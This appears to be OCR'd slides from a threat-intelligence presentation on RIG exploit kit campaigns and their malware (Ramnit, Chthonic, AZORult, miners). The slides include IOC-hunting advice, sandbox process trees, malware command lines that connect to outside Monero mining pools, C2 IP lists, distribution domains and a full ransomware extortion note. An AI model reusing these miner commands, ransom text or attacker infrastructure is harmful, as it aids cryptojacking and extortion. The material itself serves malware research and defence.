
Ramnit change per pass

- **config varies from region to region**
  - Probably controlled by IP
  - Japan → credit card company, famous site
  - USA → Bank, shopping site, accommodation reservation, famous site
- **USA**
  - Download and run AZORult

Summary of Seamless (Malware)

- Continuously using Ramnit
- There are variations in the number of hash changes depending on the Country
- Multiple paths exist in Gate, and the behavior of malware changes for each region (IP)
- Ramnit's bot registration destination does not change

[Rulan] Trends in the number of malware



Families dropped by Rulan

Main

Chthonic

  - Banking Trojan


- Panda Banker
  - Banking Trojan

Only a few

- AZORult
  - InfoSteiller
- Quant Loader
  - Downloader
- Dreambot
  - Banking Trojan
- XMR miner
  - Minero Minor
- smoke loader
  - Downloader


Changes in malware downloaded by Smoke Loader

- Atmos
  - 10/19



```
Analysed 41 processes in total (System Resource Monitor).
└ Input Sample (PID: 2860) 11/65
  └ explorer.exe (PID: 2872) Hash Seen Before
    ├ A447.tmp.exe (PID: 1892) 22/64 Hash Seen Before
    │ └ A447.tmp.exe (PID: 3240) 22/64 Hash Seen Before
    │   ├ ykedy.exe (PID: 3328)
    │   │ └ ykedy.exe (PID: 3348)
    │   └ cmd.exe /c "%TEMP%\tmp33eee1e7.bat" (PID: 3304)
```

- monero miner
  - 10/20




Process tree

```
c9cd064344e0293373ea4282a5a922bbfc69472080729680d59f03d2ce12dea7.bin
"C:\Users\John\AppData\Local\Temp\c9cd064344e0293373ea4282a5a922bbfc69472080729680d59f03d2ce12dea7.bin"
 explorer.exe
 explorer.exe
  explorer.exe
  explorer.exe
   wuauclt.exe
   "C:\Users\John\AppData\Local\Temp\6152.tmp\wuauclt.exe" -o stratum+tcp://xmr.pool.minergate.com:45560 -u asrarhaghighi007@gmail.com -p x –safe
```


Monero Miner

- Minor of Monero (XMR) currency that can be mined by CPU
- Generally diverted programs and pools used in mining, not malware
  - Minergate
  - nanopool



wuauclt.exe

```
"C:\Users\John\AppData\Local\Temp\3F43.tmp\wuauclt.exe" -o stratum+tcp://xmr.pool.minergate.com:45560 -
```



MicrosoftViewer.exe


```
"C:\Users\John\AppData\Roaming\MicrosoftViewer.exe" -o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 4JUdGzvrMFDWrUUw
```

Summary of Rulan (Malware)

- Use multiple malware
- There are variations in the number of changes in hash depending on the malware family
- Activity period is irregular
- Eventually I ceased to use EK

Others


- Fobos
  - Bunitu



nao_sec @nao_sec · 2017年12月9日

#Fobos -> #RigEK 176.57.220.130 -> #Bunitu
hybrid-analysis.com/sample/e23bda7…
virustotal.com/#/file/e23bda7…

- Ngay
  - Miner



nao_sec @nao_sec · 2017年12月14日

#Ngay campaign -> #RigEK 5.23.48.135 -> #QuantLoader -> Coin Miner
reverse.it/sample/a36c8a1…
virustotal.com/#/file/a36c8a1…

How to investigate malware

Identify malware family name

- **Once families can be identified, already analyzed information is easy to find**
  - Effective utilization of known information
- **Even if the hash of the malware is different, if the family is the same, there is no need to analyze**
  - Reduction of the number of malware requiring analysis

How to identify the family name of malware

- Using VirusTotal
    - Confirm detection names of multiple anti-virus software
- Manual analysis
    - Determine families from the characteristics of malware
- Utilization of public information
    - Collection of public information
    - Survey of malicious IOC
    - Utilization of known information
    - Comparison with collected threat information

How to identify the family name of malware

- Using VirusTotal
  - Confirm detection names of multiple anti-virus software

Accuracy is not good


- Manual analysis
  - Determine families from the characteristics of malware

It takes time and effort
Advanced skill required

- Utilization of public information
  - Collection of public information
  - Survey of malicious IOC
  - Utilization of known information
  - Comparison with collected threat information

Collection of public information

- Collect open information on EK and malware


misp feeds
CIRCL MISP Threat Sharing
inThreat
BOTVRIJ.EU POWERED BY MISP
MISP Threat Sharing
Blog
twitter
feeds
MALWARE BREAKDOWN
EXPLOIT KITS | MALSPAM | PHISHING
Search
MALWARE-TRAFFIC-ANALYSIS.NET
BROADANALYSIS
Threat Intelligence and Malware Research
AY 24, 2017 by ANALYSIS in EITEST
@Zero
Kafeine
@kafeine

Rig Exploit Kit via EiTest campaign from 109.234.36.68 delivers Mole ransomware

General filters: Remove filter (Show all) | Online hosts
Filter by threat: Botnet C&Cs | Payment Sites | Distribution Sites
Filter by malware: TeslaCrypt | CryptoWall | TorrentLocker | PadCrypt | Locky | CTB-Locker | FAKBEN | PayCrypt | DMALocker | Cerber | Sage

Dateadded (UTC)	Threat	Malware	Host (?)	Domain Registrar (?)	IP address (ASN, Country)
2017-08-31 12:23	Distribution Site	Locky	● graficasicarpearanjuez.com	eNom, Inc.	185.18.197.109 (Spain)
2017-08-31 12:23	Distribution Site	Locky	● hecam.de		83.169.22.79 (Germany)
2017-08-31 12:22	Distribution Site	Locky	● gewinnspiel-sachsenhausen.de		194.173.175.16 (Germany)
2017-08-31 12:22	Distribution Site	Locky	● greatesthits.mygoldmusic.com	TLDs, LLC dba SRSplus	176.56.58.114 (United Kingdom)
2017-08-31 12:22	Distribution Site	Locky	● futurehemp.com	GoDaddy.com, LLC	199.30.241.139 (United States)
2017-08-31	Distribution			PDR Ltd. d/b/a	

```
## False Positive Risk: Low
##############################################################
1.1.1.1,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
34.194.213.50,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
34.197.76.50,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
34.225.182.233,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.141,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.143,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.144,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.145,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.148,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.149,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.150,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
46.165.220.151,IP used by ramnit C&C,2017-08-31 13:04,http://osint.bambenekconsulting.com/manual/ramnit.txt
```


Investigation of malware of IOC

- Use an open source sandbox
  - Cuckoo

- Use an online sandbox
  - Hybrid Analysis
  - Joe sandbox
  - any.run

Utilization of known information

- Investigate the IOC of malware already labeled with family name



Exploit Kit

Seamless Campaign Uses RIG EK to Drop Ramnit Trojan

August 21, 2017 malwarebreakdown 0 Comments IOCs, Malvertising, Ramnit, Rig Exploit Kit, Seamless Campaign

Below is a partial and edited flowchart of the malvertising chain that I got during this infection:

xml.adservme.com returns 302 Found


usd.quebec-bin.com returns 302 Found

https://syndication.exdynsrv.com

Returns a 302 Found

Tqbeu.voluumtrk.com

194.58.XXX.XXX/usa



MALWARE-TRAFFIC-ANALYSIS.NET

2017-12-28 - SEAMLESS CAMPAIGN CONTINUES USING RIG EK TO SEND RAMNIT BANKING TROJAN

ASSOCIATED FILES:


- Zip archive of the pcap: **2017-12-28-Seamless-campaign-Rig-EK-sends-Ramnit.pcap.zip** 1.0 MB (1,043,770 bytes)
    - 2017-12-28-Seamless-campaign-Rig-EK-sends-Ramnit.pcap (1,184,893 bytes)
- Zip archive of the malware and artifacts: **2017-12-28-Seamless-campaign-Rig-EK-malware-and-artifacts.zip** 166 kB (166,112 bytes)
    - 2017-12-28-Rig-EK-artifact-o32.tmp.txt (1,141 bytes)
    - 2017-12-28-Rig-EK-flash-exploit.swf (12,188 bytes)
    - 2017-12-28-Rig-EK-landing-page.txt (96,421 bytes)
    - 2017-12-28-Rig-EK-payload-Seamless-campaign-Ramnit-bilo400.exe (165,888 bytes)

Hash value can not be used as IOC

- Malware dropping from EK changes at high frequency
- Number of unique malware per observed campaign
  - Seamless
    - 948 malware
  - Rulan
    - 531 malware

Notable IOC

- Malware communication destination
- Behavior of malware
  - Registry
  - Execution command, file to be created
  - Ransom note, extension



ALL YOUR FILES HAVE BEEN ENCRYPTED!

All of important data on this computer was encrypted with strong RSA-2048 algorithm due to the violation of the federal laws of the United States of America! (Article 1, Section 8, Clause 8; Article 202; Arcticle 210 of the Criminal Code of U.S.A. provides for a deprivation of liberty for four to twelve years.)

Following violations were detected:
Your IP adress was used to visit websites containing pornography, child pornography, zoophilia and child abuse!

To unlock your files you have to pay the penalty!

You have only **96 hours** to recover your personal data! After this time your unique key will be deleted and file decryption will become impossible!

Each 12 hours the payment size will be automatically increased by **100%!**

You must pay the penalty through the Bitcoin Wallet.

To get your unique key and unlock files, you should send the following code:
TAVOhmrtopl.comi-3CC0518oDEEE0279
to our agent e-mails:
redtablet9643@yahoo.com or
decodedecode@tutanota.com
You will recieve all necessary instructions!

HURRY UP OR YOU WILL BE ARRESTED!!!

Unchanged IOC

Destination to be used for a long time

Ramnit


- IP address
  - The IP address (87.106.190.153) for bot registration is used for a long time regardless of whether it is gate or pass
- DGA domain name
  - Once analyzed it can be used for a long time

- **Chthonic**
  - C2 server does not change for 2 months
  - Connected to ponedobla [.] bit

Unchanged IOC

Ramnit

- Registry used for administrator authority check
    - jfghdug_ooetvtgk



```
WRITE      Key:    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersi
